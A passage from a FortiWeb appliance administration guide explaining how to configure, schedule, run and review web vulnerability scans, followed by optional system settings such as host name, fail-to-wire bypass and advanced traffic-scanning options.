Rapid access can result in degraded network performance during the scan. If you do not rate limit the vulnerability scan, some web servers could perceive its rapid rate of requests as a denial of service (DoS) attack. You may need to configure the web server to omit rate limiting for connections originating from the IP address of the FortiWeb appliance. Alternatively, you can configure the vulnerability scan to send requests more slowly. See [“Delay Between Each Request” on page 541](#).

### See also

- [Configuring vulnerability scan settings](#)
- [Scheduling web vulnerability scans](#)
- [Running vulnerability scans](#)
- [Manually starting & stopping a vulnerability scan](#)
- [Viewing vulnerability scan reports](#)

## Scheduling web vulnerability scans

*Web Vulnerability Scan > Web Vulnerability Scan > Web Vulnerability Schedule* enables you to configure vulnerability scan schedules.

A vulnerability scan schedule defines when the scan will automatically begin, and whether the scan is a one-time or periodically recurring event.

### To configure a vulnerability scan schedule


1. Go to *Web Vulnerability Scan > Web Vulnerability Scan > Web Vulnerability Scan Schedule*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Web Vulnerability Scan Configuration* category. For details, see "[Permissions](#)" on page 52.

2. Click *Create New*.

A dialog appears.

3. Configure these settings:



The screenshot shows a configuration dialog for a vulnerability scan schedule. It includes the following fields and options:

- Name:** A text input field containing "Weekend-Schedule".
- Type:** Two radio buttons: "One Time" (unselected) and "Recurring" (selected).
- Time:** Two dropdown menus showing "01" and "10".
- Day:** Seven checkboxes for days of the week: Sun, Mon, Tue, Wed, Thu, Fri, and Sat. The "Sat" checkbox is checked.
- Buttons:** "OK" and "Cancel" buttons at the bottom.

Setting name	Description
<b>Name</b>	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
<b>Type</b>	Select the type of schedule: <ul style="list-style-type: none"><li>• <b>One Time</b> — Run the vulnerability scan once.</li><li>• <b>Recurring</b> — Run the vulnerability scan periodically.</li></ul>
<b>Time</b>	Select the time of day to run the scan.
<b>Date</b>	Select the date to run the scan. This setting is available only if <i>Type</i> is <i>One Time</i> .
<b>Day</b>	Select the days of the week to run the scan. This setting is available only if <i>Type</i> is <i>Recurring</i> .

4. Click *OK*.
5. To use the profile, select it in a web vulnerability scan policy (see "[Running vulnerability scans](#)" on page 544).

### See also

- [Preparing for the vulnerability scan](#)
- [Configuring vulnerability scan settings](#)
- [Running vulnerability scans](#)
- [Manually starting & stopping a vulnerability scan](#)
- [Viewing vulnerability scan reports](#)

## Configuring vulnerability scan settings

*Web Vulnerability Scan > Web Vulnerability Scan > Web Vulnerability Scan Profile* enables you to configure vulnerability scan profiles.

A vulnerability scan profile defines a web server that you want to scan, as well as the specific vulnerabilities to scan for. Vulnerability scan profiles are used by vulnerability scan policies, which determine when to perform the scan and how to publish the results of the scan defined by the profile.

### To configure a vulnerability scan profile

1. If FortiWeb must authenticate in order to reach all URLs that will be involved in the vulnerability scan, configure the web application (if it provides form-based authentication) with an account that FortiWeb can use to log in.



For best results, the account should have permissions to all functionality used by the web site. If URLs and inputs vary by account type, you may need to create multiple accounts — one for each non-overlapping set — and run separate vulnerability scans for each account.

2. Go to *Web Vulnerability Scan > Web Vulnerability Scan > Web Vulnerability Profile*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Web Vulnerability Scan Configuration* category. For details, see "[Permissions](#)" on page 52.

3. Click *Create New*.  
A dialog appears.

4. Configure these settings:

**New Web Vulnerability Scan Profile**

**Name**

**Hostname/IP or URL:**   
(e.g. "www.mytestwvs.com", "http://www.mytestwvs.com:8080/test/login.php")

**Scan:**

- Common Web Server Vulnerability
- XSS (Cross-site Scripting)
- SQL Injection
- Source-code Disclosure
- OS Commanding

**Scan Mode:**  Enhanced Mode  Basic Mode  
("Enhanced Mode" will post test data to web server.)

**Request Timeout:**  seconds

**Delay Between Each Request:**  seconds

---

▶ **Login Option**

▶ **Scan Web Site URLs Option**

Setting name	Description
<b>Name</b>	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
<b>Hostname/IP or URL</b>	<p>Type the fully qualified domain name (FQDN), IP address, or full URL to indicate which directory of the web site you want to scan. Behavior of the scan varies by the type of the entry:</p> <ul style="list-style-type: none"> <li>A FQDN/IP such as www.example.com. Assume HTTP and scan the entire web site located on this host.</li> <li>A partial URL such as https://webmail.example.com/dir1/. Use the protocol specified in the URL, and scan the web pages located in this directory of the web site. Other directories will be ignored.</li> <li>A full URL such as http://example.com/dir1/start.jsp. Use the protocol specified in the URL, starting from the web page in the URL, and scan all local URLs reachable via links from this web page that are located within the same subdirectory.</li> </ul> <p>Links to external web sites and redirects using HTTP 301 Moved Permanently or 302 Moved Temporarily or Found will not be followed.</p> <p>Unless you will enter an IP address for the host, you must have configured a DNS server that the FortiWeb appliance can use to query for the FQDN. For details, see <a href="#">"Configuring DNS settings" on page 138</a>.</p> <p><b>Note:</b> This starting point for the scan can be overridden if the web server automatically redirects the request after authentication. See <a href="#">Login with HTTP Authentication</a> and <a href="#">Login with specified URL/data</a>.</p>

Setting name	Description
<b>Scan</b>	<p>Enable detection of any of the following vulnerabilities that you want to include in the scan report:</p> <ul style="list-style-type: none"> <li>• <i>Common Web Server Vulnerability</i> (outdated software and software with known memory leaks, buffer overflows, and other problems)</li> <li>• <i>XSS (Cross-site Scripting)</i></li> <li>• <i>SQL Injection</i></li> <li>• <i>Source-code Disclosure</i></li> <li>• <i>OS Commanding</i></li> </ul>
<b>Scan Mode</b>	<p>Select whether the scan job will use <i>Basic Mode</i> (use HTTP <code>GET</code> only and omit both user-defined and predefined sensitive URLs) or <i>Enhanced Mode</i> (use both HTTP <code>POST</code> and <code>GET</code>, excluding only user-defined URLs).</p> <p>Also configure <i>Exclude scanning following URLs</i>.</p> <p><i>Basic Mode</i> will avoid alterations to the web site's databases, but <b>only</b> if all inputs always uses <code>POST</code> requests. It also omits testing of the following URLs, which could be sensitive:</p> <ul style="list-style-type: none"> <li>• <code>/formatd</code></li> <li>• <code>/formatdisk</code></li> <li>• <code>/shutdown</code></li> <li>• <code>/restart</code></li> <li>• <code>/reboot</code></li> <li>• <code>/reset</code></li> </ul> <p><b>Caution:</b> Fortinet strongly recommends that you do <b>not</b> scan for vulnerabilities on live web sites, even if you use <i>Basic Mode</i>. Instead, duplicate the web site and its database into a test environment, and then use <i>Enhanced Mode</i> with that test environment.</p> <p><i>Basic Mode</i> cannot be guaranteed to be non-destructive. Many web sites accept input through HTTP <code>GET</code> requests, and so it is possible that a vulnerability scan could result in database changes, even though it does not use <code>POST</code>. In addition, <i>Basic Mode</i> cannot test for vulnerabilities that are only discoverable through <code>POST</code>, and therefore may not find all vulnerabilities.</p>

Setting name	Description
<b>Request Timeout</b>	Type the number of seconds for the vulnerability scanner to wait for a response from the web site before it assumes that the request will not successfully complete, and continues with the next request in the scan. It will not retry requests that time out.
<b>Delay Between Each Request</b>	<p>Type the number of seconds to wait between each request.</p> <p>Some web servers may rate limit the number of requests, or blacklist clients that issue continuous requests and therefore appear to be a web site harvester or denial of service (DoS) attacker. Introducing a delay can be useful to prevent the vulnerability scanner from being blacklisted or rate limited, and therefore slow or unable to complete its scan.</p> <p><b>Note:</b> Increasing the delay will increase the time required to complete the scan.</p>

5. Click *Login Option's* blue arrow to expand the section, then configure the following:

▼ Login Option  
 Login with HTTP Authentication:   
 User:   
 Password:   
 Login with specified URL/data:   
 Authenticate URL:  (e.g. "/logincheck")  
 Authenticate Data:  (e.g. "username=admin&secretkey=admin123")

Setting name	Description
<b>Login with HTTP Authentication</b>	<p>Enable to use basic HTTP authentication if the web server returns HTTP 401 <i>Unauthorized</i> to request authorization. Also configure <i>User</i> and <i>Password</i>.</p> <p>Alternatively, configure <i>Login with specified URL/data</i>.</p> <p>After authentication, if the web server redirects the request (HTTP 302), the FortiWeb appliance will use this new web page as its starting point for the scan, replacing the URL that you configured in <i>Hostname/IP or URL</i>.</p> <p><b>Note:</b> If a web site requires authentication and you do not configure the vulnerability scan to authenticate, the scan results will be incomplete.</p>
<b>User</b>	Type the user name to provide to the web site if it requests HTTP authentication.
<b>Password</b>	Type the password corresponding to the user name.

Setting name	Description
<b>Login with specified URL/data</b>	<p>Enable to authenticate if the web server does <i>not</i> use HTTP 401 <i>Authorization Required</i>, but instead provides a web page with a form that allows the user to authenticate using HTTP <i>POST</i>. Also configure <i>Authenticate URL</i> and <i>Authenticate Data</i>.</p> <p>After authentication, if the web server redirects the request (HTTP 302 <i>Found</i>), the FortiWeb appliance will use this new web page as its starting point for the scan, replacing the URL that you configured in <i>Hostname/IP or URL</i>.</p> <p><b>Note:</b> If a web site requires authentication and you do not configure it, the scan results will be incomplete.</p>
<b>Authenticate URL</b>	Type the URL, such as <code>/login.jsp</code> , that the vulnerability scan will use to authenticate with the web application before beginning the scan.
<b>Authenticate Data</b>	Type the parameters, such as <code>userid=admin&amp;password=Re2b8WyUI</code> , that will be accompany the HTTP <i>POST</i> request to the authentication URL, and contains the values necessary to authenticate. Typically, this string will include user name and password parameters, but may contain other variables, depending on the web application.

- Click *Scan Web Site URLs Option*'s blue arrow to expand the section, then configure the following:

▼ **Scan Web Site URLs Option**

**Crawl entire web site automatically**  
 Crawl URLs Limit:

**Specify URLs for scanning**

(specify web site URLs, each URL per line, e.g. "/product/catalog.php")

**Exclude scanning following URLs**

(specify URL or keyword, each URL per line, e.g. "/product/buy.php", "shutdown")

Setting name	Description
<b>Crawl entire website automatically</b>	Select this option to automatically follow links leading from the initial starting point that you configured in <i>Hostname/IP or URL</i> . The vulnerability scanner will stop following links when it has scanned the number of URLs configured in <i>Crawl URLs Limit</i> .  Alternatively, select <i>Specify URLs for scanning</i> .
<b>Crawl URLs Limit</b>	Type the maximum number of URLs to scan for vulnerabilities while automatically crawling links leading from the initial starting point.  <b>Note:</b> The actual number of URLs scanned could exceed this limit if the vulnerability scanner reaches the limit but has not yet finished crawling all links on a page that it has already started to scan.
<b>Specify URLs for scanning</b>	Select this option to manually specify which URLs to scan, such as <code>/login.do</code> , rather than having the vulnerability scanner automatically crawl the web site. Enter each URL on a separate line in the text box.  You can enter up to 10,000 URLs.
<b>Exclude scanning following URLs</b>	Enable to exclude specific URLs, such as <code>/addItem.cfm</code> , from the vulnerability scan. Enter each URL on a separate line in the text box.  This may be useful to accelerate the scan if you know that some URLs do not need scanning. It could also be useful if you are scanning a live web site and wish to prevent the scanner from inadvertently adding information to your databases.  You can enter up to 1,000 URLs.

- Click *OK*.
- To use the profile, select it in a web vulnerability scan policy (see *“Running vulnerability scans”* on page 544).

## See also

- [Preparing for the vulnerability scan](#)
- [Scheduling web vulnerability scans](#)
- [Manually starting & stopping a vulnerability scan](#)
- [Viewing vulnerability scan reports](#)


## Running vulnerability scans

In order to run a vulnerability scan, you must apply a schedule (if any) to a profile of settings, as well as providing a few additional details.

A vulnerability scan policy defines the scheduling type of scan (an immediate scan or a scheduled scan), the profile to use, the file format of the report, and recipients.

### To configure a web vulnerability scan policy

1. Configure a vulnerability scan profile. See [“Configuring vulnerability scan settings” on page 538](#).
2. If the scan will run by a schedule instead of being manually initiated, create a vulnerability scan schedule. See [“Scheduling web vulnerability scans” on page 537](#).
3. Go to *Web Vulnerability Scan > Web Vulnerability Scan > Web Vulnerability Scan Policy*.



Field	Description
<b>Status</b>	Indicates whether the scan is idle (the status indicator is solid green) or running (the status indicator is flashing red and yellow).
<b>Start/Stop</b>	The <i>Start/Stop</i> icon appears only if the policy is configured as <i>Run Now</i> . If so, the icon changes depending on the current status of the scan: <ul style="list-style-type: none"><li>• <b>Stop</b> — The scan associated with the policy is in progress.</li><li>• <b>Start</b> — The scan associated with the policy is not in progress.</li></ul>

To access this part of the web UI, your administrator’s account access profile must have *Read* and *Write* permission to items in the *Web Vulnerability Scan Configuration* category. For details, see [“Permissions” on page 52](#).

4. Click *Create New*.  
A dialog appears.

5. Configure these settings:

Setting name	Description
<b>Name</b>	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
<b>Type</b>	Select the scheduling type, either: <ul style="list-style-type: none"> <li>• <b>Run Now</b> — The scan can be manually started at any time by the user. See <a href="#">“Manually starting &amp; stopping a vulnerability scan” on page 546.</a></li> <li>• <b>Schedule</b> — The scan is performed according to the schedule defined in <a href="#">Schedule</a>.</li> </ul>
<b>Schedule</b>	Select the predefined schedule to use for the scan. See <a href="#">“Scheduling web vulnerability scans” on page 537.</a> This option appears only if the <i>Type</i> is <i>Schedule</i> .
<b>Profile</b>	Select the profile to use when running the vulnerability scan. See <a href="#">“Configuring vulnerability scan settings” on page 538.</a>
<b>Report Format</b>	Enable one or more file formats for the vulnerability scan report: <ul style="list-style-type: none"> <li>• <b>HTML</b></li> <li>• <b>MHT</b> (MIME HTML, which can be included in email)</li> <li>• <b>PDF</b></li> <li>• <b>RTF</b> (Rich Text Format, which can be opened in word processors such as OpenOffice or Microsoft Word)</li> <li>• <b>TXT</b> (plain text)</li> </ul>
<b>Email</b>	Select the email settings, if any, to use in order to send results of the vulnerability scan. See <a href="#">“Configuring email settings” on page 610.</a>

6. Click *OK*.

If *Type* is *Run Now*, the scan begins immediately. Otherwise, it begins at the time that you configured in [Schedule](#). Time required varies by the network speed and traffic volume, load of the target hosts (especially the number of request timeouts), and your configuration of [Delay Between Each Request](#).

When the scan is complete, FortiWeb generates a report based on the scan results. See [“Viewing vulnerability scan reports” on page 547.](#)

## See also

- [Preparing for the vulnerability scan](#)
- [Configuring vulnerability scan settings](#)
- [Scheduling web vulnerability scans](#)
- [Manually starting & stopping a vulnerability scan](#)

## Manually starting & stopping a vulnerability scan

If the schedule type associated with the vulnerability scan policy is set to *Run Now*, You can manually start and stop a scan. (You cannot manually start a scan that is scheduled.)

### To manually start a scan

1. Go to *Web Vulnerability Scan > Web Vulnerability Scan > Web Vulnerability Scan Policy*.
2. Locate a vulnerability scan whose *Schedule* column says *Run Now* and whose status indicator is green (idle).

You cannot manually start a scan that has been scheduled in advance, or that is currently in progress.

#	Name	Schedule	Profile	Status
1	WVS-Policy1	Run Now	WVS-Profile1	Green (Idle)
Scan has finished. Discovered Information : 0 Discovered Low Severity Vulnerability : 0 Discovered Medium Severity Vulnerability : 0 Discovered High Severity Vulnerability : 0				
2	WVS-Policy2	Midweek-Schedule	WVS-Profile2	Green (Idle)

Status |  
Start/Stop

3. In the row for that vulnerability scan, click the *Start* icon.

FortiWeb connects to the target host configured in the profile and, if enabled to do so, authenticates. The status indicator flashes red and yellow while the scan is running.

When the scan is finished the status indicator returns to green (idle).

A summary of scan results appears in the section hidden by the blue expansion arrow. To reveal them, click the arrow.

You can view and/or download the full scan report via the web UI (see [“Viewing vulnerability scan reports” on page 547](#) and [“Downloading vulnerability scan reports” on page 549](#)). If email settings were selected in the scan, a scan report is also delivered to its recipients.

### To stop a scan

1. Go to *Web Vulnerability Scan > Web Vulnerability Scan > Web Vulnerability Scan Policy*.
2. Locate a vulnerability scan whose status indicator is flashing red and yellow, indicating that the scan is running.
3. In the row for that vulnerability scan, click the *Stop* icon.

The vulnerability scan stops. The status indicator returns to green (idle). You can In the *Name* column, you can click the blue expansion arrow to view a summary of the scan results to the point where you stopped the scan.

**See also**

- [Preparing for the vulnerability scan](#)
- [Configuring vulnerability scan settings](#)
- [Scheduling web vulnerability scans](#)
- [Running vulnerability scans](#)
- [Viewing vulnerability scan reports](#)

## Viewing vulnerability scan reports

After a web vulnerability scan completes, the FortiWeb appliance generates a report summarizing and analyzing the results of the scan. If you configured it to email the report to you when complete, you may receive the report in your inbox. However, you can also view and download it through the web UI.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Web Vulnerability Scan Configuration* category. For details, see "[Permissions](#)" on page 52.

**Table 44:** Web Vulnerability Scan > Web Vulnerability Scan > Scan History

Delete View Download						
#	Target Server	URLs Found	Alerts Found	Scan Time	Scan Mode	
<input type="checkbox"/>	1 <a href="#">www.example.com</a>	1	0	2011-03-06 00:00:00	Basic Mode	
<input type="checkbox"/>	2 <a href="#">www.example.com</a>	1	0	2011-02-27 00:00:00	Basic Mode	
<input type="checkbox"/>	3 <a href="#">www.example.com</a>	0	0	2011-02-20 00:00:00	Basic Mode	
<input type="checkbox"/>	4 <a href="#">www.example.com</a>	1	0	2011-02-13 00:00:00	Basic Mode	
<input type="checkbox"/>	5 <a href="#">www.example.com</a>	0	0	2011-02-06 00:00:00	Basic Mode	
<input type="checkbox"/>	6 <a href="#">www.example.com</a>	0	0	2011-02-04 14:35:30	Basic Mode	
<input checked="" type="checkbox"/>	7 <a href="#">www.example.com</a>	1	0	2011-02-02 13:47:28	Basic Mode	

Field	Description
<b>View</b>	Click to view a scan report. See <a href="#">“Downloading vulnerability scan reports” on page 549</a> .
<b>Download</b>	Click to download a copy of a scan report. See <a href="#">“Downloading vulnerability scan reports” on page 549</a>
<b>Target Server</b>	Displays the host name of the server that was scanned for vulnerabilities. Click this link to view the scan report associated with this server.
<b>URLs Found</b>	Displays the number of URLs on the target host that were scanned for vulnerabilities.
<b>Alerts Found</b>	Displays the total number of vulnerabilities discovered during the scan.
<b>Scan Time</b>	Displays the date and time that the scan was performed.
<b>Scan Mode</b>	Indicates whether the scan job used <i>Basic Mode</i> (use HTTP GET only and omit both user-defined and predefined sensitive URLs) or <i>Enhanced Mode</i> (use both HTTP POST and GET, excluding only user-defined URLs).

### Scan report contents

The web vulnerability scan report is divided into sections for a summary, discovered vulnerabilities and affected URLs.

**Figure 54:** Viewing a vulnerability report



**See also**

- [Preparing for the vulnerability scan](#)
- [Configuring vulnerability scan settings](#)
- [Running vulnerability scans](#)
- [Scheduling web vulnerability scans](#)
- [Manually starting & stopping a vulnerability scan](#)

**Downloading vulnerability scan reports**

The report contents are the same when using the *Download* or *View* feature, though the presentation varies.

**To download a scan report**

1. Go to *Web Vulnerability Scan > Web Vulnerability Scan > Scan History*.
2. Mark the check box next to the scan report that you want to download.

#	Target Server	URLs Found	Alerts Found	Scan Time	Scan Mode
<input type="checkbox"/>	1 <a href="http://www.example.com">www.example.com</a>	1	0	2011-03-06 00:00:00	Basic Mode
<input type="checkbox"/>	2 <a href="http://www.example.com">www.example.com</a>	1	0	2011-02-27 00:00:00	Basic Mode
<input type="checkbox"/>	3 <a href="http://www.example.com">www.example.com</a>	0	0	2011-02-20 00:00:00	Basic Mode
<input type="checkbox"/>	4 <a href="http://www.example.com">www.example.com</a>	1	0	2011-02-13 00:00:00	Basic Mode
<input type="checkbox"/>	5 <a href="http://www.example.com">www.example.com</a>	0	0	2011-02-06 00:00:00	Basic Mode
<input type="checkbox"/>	6 <a href="http://www.example.com">www.example.com</a>	0	0	2011-02-04 14:35:30	Basic Mode
<input checked="" type="checkbox"/>	7 <a href="http://www.example.com">www.example.com</a>	1	0	2011-02-02 13:47:28	Basic Mode

3. Click *Download*.  
A dialog appears.
4. Click *Download Report File*.  
A file download prompt appears.
5. Click *Save*.

6. If prompted, select the location on your computer to store the HTML report.

**See also**

- [Preparing for the vulnerability scan](#)
- [Configuring vulnerability scan settings](#)
- [Running vulnerability scans](#)
- [Scheduling web vulnerability scans](#)
- [Manually starting & stopping a vulnerability scan](#)
- [Viewing vulnerability scan reports](#)

# Advanced/optional system settings

The *System* menu configures a variety of settings that apply to the entire FortiWeb appliance.



Many system settings must be configured during the initial installation. ***This section only contains optional settings that can be configured later.*** For required system settings, see the appropriate section of “[How to set up your FortiWeb](#)” on page 65.

## Changing the FortiWeb appliance’s host name

The host name of the FortiWeb appliance is used in several places.

- The name appears in the *System Information* widget on *System > Status > Status*. For more information about the *System Information* widget, see “[System Information widget](#)” on page 560.
- It is used in the command prompt of the CLI.
- It is used as the SNMP system name. For information about SNMP, see “[SNMP traps & queries](#)” on page 614.

The *System Information* widget and the `get system status` CLI command display the full host name. If the host name is longer than 16 characters, the name may be truncated and end with a tilde ( ~ ) to indicate that additional characters exist, but are not displayed.

For example, if the host name is FortiWeb1234567890, the CLI prompt would be FortiWeb123456789~#.

Administrators whose access profiles permit *Write* access to items in the *System Configuration* category can change the host name.



You can also configure the local domain name of the FortiWeb appliance. For details, see “[Configuring DNS settings](#)” on page 138.

### To change the host name of the FortiWeb appliance

1. Go to *System > Status > Status*.
2. In the *System Information* widget, in the *Host Name* row, click *Change*.
3. In the *New Name* field, type a new host name.

The host name can be up to 35 characters in length. It can include US-ASCII letters, numbers, hyphens, and underscores, but **not** spaces and special characters.

4. Click *OK*.

### See also

- [System Information widget](#)

## Fail-to-wire for power loss/reboots

If your appliance's hardware model, network cabling, and configuration supports it, you can configure fail-to-wire/bypass behavior. This allows traffic to pass through unfiltered between 2 ports (a link pair) while the FortiWeb appliance is shut down, rebooting, or has unexpectedly lost power such as due to being accidentally unplugged or PSU failure.



Fail-open is supported **only**:

- in true transparent proxy mode or transparent inspection operation mode
- in standalone mode (**not** HA)
- for a bridge (V-zone) between ports wired to a CP7 processor or other hardware which provides support for fail-to-wire
  - FortiWeb 1000C: port3 + port4
  - FortiWeb 3000C/D: port5 + port6
  - FortiWeb 4000C/D: port5 + port6 or port7 + port8
  - FortiWeb 3000CFsx/DFsx: port5 + port6 or port7 + port8

FortiWeb-400B/400C, FortiWeb HA clusters, and ports not wired to a CP7/fail-open chip do **not** support fail-to-wire.



In the case of HA, don't use fail-open — instead, use a standby HA appliance to provide full fault tolerance.

Bypass results in degraded security while FortiWeb is shut down, and therefore HA is usually a better solution: it ensures that degraded security does not occur if one of the appliances is shut down. If it is possible that **both** of your HA FortiWeb appliance could simultaneously lose power, you can add an external bypass device such as [FortiBridge](#).

Fail-to-wire may be useful if you are required by contract to provide uninterrupted connectivity, or if you consider connectivity interruption to be a greater risk than being open to attack during the power interruption.

Aside from the usual network topology requirements for the transparent operation modes, there are no special requirements for fail-to-wire. During setup, after setting the operation mode, you will simply go to *System > Network > Fail-open* then select either:

- *PowerOff-Bypass* — Behave as a wire when the FortiWeb appliance is powered off, allowing connections to pass directly through from one port to the other, bypassing all policy scans and modifications.
- *PowerOff-Cutoff* — Interrupt connectivity when the FortiWeb appliance is powered off. Bypass is disabled. This is the default.

### Fail-open Setting

port3-port4

PowerOff-Cutoff  PowerOff-Bypass

Apply

### See also

- [Topology for either of the transparent modes](#)
- [System Information widget](#)
- [Configuring a high availability \(HA\) FortiWeb cluster](#)

## Advanced settings

Several system-wide options that determine how FortiWeb scans traffic and caches server responses are configurable on *System > Config > Advanced*.



You can also configure the size of FortiWeb's scan buffers. For details, see `config system advanced` in the [FortiWeb CLI Reference](#).

**Table 45:** *System > Config > Advanced*

Advanced	
Shared IP <input type="checkbox"/>	<i>Detects source IP addresses that are shared by multiple clients.</i>
Recursive URL Decoding <input type="checkbox"/>	<i>If request URLs are encoded multiple times, decodes until the URL is no longer encoded. May decrease performance.</i>
Maximum Body Cache Size <input type="text" value="64"/> KB	<i>Limits the maximum size for body compression, decompression, rewriting and XML detection. Increasing the body cache may decrease performance.</i>
Maximum DLP Cache Size <input type="range" value="12% (8KB)"/>	<i>The maximum size scanned by DLP. To further increase this buffer, increase Max. Body Cache Size. (This buffer must be less than Maximum Body Cache Size.) Increasing the size may decrease performance.</i>
Disable Client-Initiated SSL Renegotiation <input checked="" type="checkbox"/>	<i>Ignores client requests for SSL/TLS renegotiation to protect against DoS attacks that use the disproportionate server-side computing burden during SSL/TLS renegotiation.</i>
Prioritize RC4 Cipher Suite <input type="checkbox"/>	<i>Offers the RC4 cipher suite first during the SSL/TLS handshake. Protects against the BEAST attack. Reverse Proxy deployments only.</i>
<input type="button" value="Apply"/>	

Setting Name	Description
<b>Shared IP</b>	<p>Enable to analyze the identification (ID) field in IP packet headers in order to distinguish source IP addresses that are actually Internet connections shared by multiple clients, not single clients. For an example, see <a href="#">“Example: Setting a separate rate limit for shared Internet connections”</a> on page 555.</p> <p>You can configure the ID difference threshold that triggers shared IP detection. For details, see <code>config system ip-detection</code> in the <a href="#">FortiWeb CLI Reference</a>.</p> <p><b>Note:</b> The shared IP address rate limit for some features (see <a href="#">“Preventing brute force logins”</a> on page 379 and <a href="#">“Limiting the total HTTP request rate from an IP”</a> on page 361) will be <b>ignored</b> unless you enable this option.</p> <p><b>Tip:</b> To improve performance and reduce memory consumption, if all source IP addresses should receive the same rate limit regardless of the number of clients sharing each connection, <b>disable</b> this option.</p>
<b>Recursive URL Decoding</b>	<p>Enable to detect URL-embedded attacks that are obfuscated using recursive URL encoding (that is, multiple levels’ worth of URL encoding).</p> <p>Encoded URLs can be legitimately used for non-English URLs, but can also be used to avoid detection of attacks that use special characters. FortiWeb can decode encoded URLs to scan for these types of attacks. Several encoding types are supported, including IIS-specific Unicode encoding.</p> <p>For example, you could detect the character <code>A</code> that is encoded as either <code>%41</code>, <code>%x41</code>, <code>%u0041</code>, or <code>\t41</code>.</p> <p>Disable to decode only one level, if the URL is encoded.</p>
<b>Maximum Body Cache Size</b>	<p>Type the maximum size in kilobytes (KB) of the body of the HTTP <b>response</b> from the web server that FortiWeb will cache per URL.</p> <p>Responses are cached to improve performance on compression, decompression, and rewriting on often-requested URLs.</p> <p>Valid values range from 32 to 1,024. The default value is 64.</p>
<b>Maximum DLP Cache Size</b>	<p>Type the maximum size in kilobytes (KB) of the body of the HTTP response from the web server that FortiWeb will buffer and scan for data leak protection (DLP).</p> <p>Responses are cached to improve performance on compression, decompression, and rewriting on often-requested URLs.</p> <p>Valid values vary by <a href="#">Maximum Body Cache Size</a>.</p>

Setting Name	Description
<b>Disable Client-Initiated SSL Renegotiation</b>	<p>Enable to prevent client-initiated SSL/TLS renegotiation.</p> <p>According to <a href="#">RFC 5246</a>, either the client or the server can re-negotiate the connection in order to change cryptographic keys and other parameters. However, SSL/TLS renegotiation attacks exist to take advantage of the fact that the negotiation phase is more processing-intensive for the server than it is for the client. By repeatedly initiating renegotiations, clients can cause a DoS.</p>
<b>Prioritize RC4 Cipher Suite</b>	<p>Enable to prefer the RC4 encryption algorithm, if the client's hello during the handshake advertises support for it.</p> <p>In older TLS 1.0 implementations, including the NSS cryptographic package used by Mozilla Firefox and Google Chrome web browsers, both AES and 3DES are vulnerable to initialization vector (IV)-based cipher block chaining (CBC) attacks due to using the same IV repeatedly. This causes the cipher blocks to become predictable, and therefore vulnerable to a MITM eavesdropper.</p> <p>Because RC4 is a stream cipher, which does not use CBC, it is not vulnerable to the BEAST attack.</p> <p><b>Caution:</b> Known attacks also exist for RC4, depending on the implementation. Weigh the risks and benefits carefully. You should never use a cipher that is weaker than the value of the data that it is protecting, but clients may be unaware that they are configured to offer weaker ciphers, and will use them if the server (or FortiWeb) agrees. For information on cipher suites supported by FortiWeb, see "<a href="#">Supported cipher suites &amp; protocol versions</a>" on page 297.</p>

#### See also

- [Defeating cipher padding attacks on individually encrypted inputs](#)
- [Limiting the total HTTP request rate from an IP](#)
- [Preventing brute force logins](#)
- [Example: Setting a separate rate limit for shared Internet connections](#)
- [Blocking known attacks & data leaks](#)
- [Rewriting & redirecting](#)
- [Compression & decompression](#)
- [Supported cipher suites & protocol versions](#)

### Example: Setting a separate rate limit for shared Internet connections

The small ice cream shop Tiny Treats might have only one network-connected smart cash register. Any request from that public IP likely comes, therefore, from that single client (unless they have not secured their WiFi network...). There is a 1:1 ratio of clients to source IP addresses from FortiWeb's perspective.

Down the street, Giant Gelato, which distributes ice cream to eight provinces, might have a LAN for the entire staff of 250 people, each with one or more computers. Requests that come from the Giants Gelato office's public IP therefore may actually originate from many possible clients, and therefore normally could be much more frequent. However, like many offices, the LAN uses source IP network address translation (SNAT) at the point that it links to the Internet. As a result, from FortiWeb's perspective, the private network address of each client is impossible to know: it

only knows the single public IP address of Giant Gelato's router. So there is a single source IP address for Giant Gelato. However, there is a 250:1 ratio of clients to the source IP address.

This is a big proportionate difference. While a low rate limit might seem generous to Tiny Treats, Giant Gelato would be unhappy if you applied the same rate limit to its IP address.

Let's say that both companies need access to the same ice cream inventory web application: Tiny Treats buys from Giant Gelato. Each view in the application contains the page itself, but also up to 15 images of ice cream, 3 external JavaScripts, and an external CSS style sheet, for a total of 20 HTTP requests in order to produce each view.

40 requests per second then might be more than adequate for Tiny Treats: the clerk could page through the inventory twice every second, if she wanted to.

But for Giant Gelato, its clients would frequently see completely or half-broken views: some images or CSS would be missing, or page requests denied the first or second time, because some other clients on Giant Gelato's LAN had already consumed the 40 requests allowed to it per second of time. Normal use would be impossible.

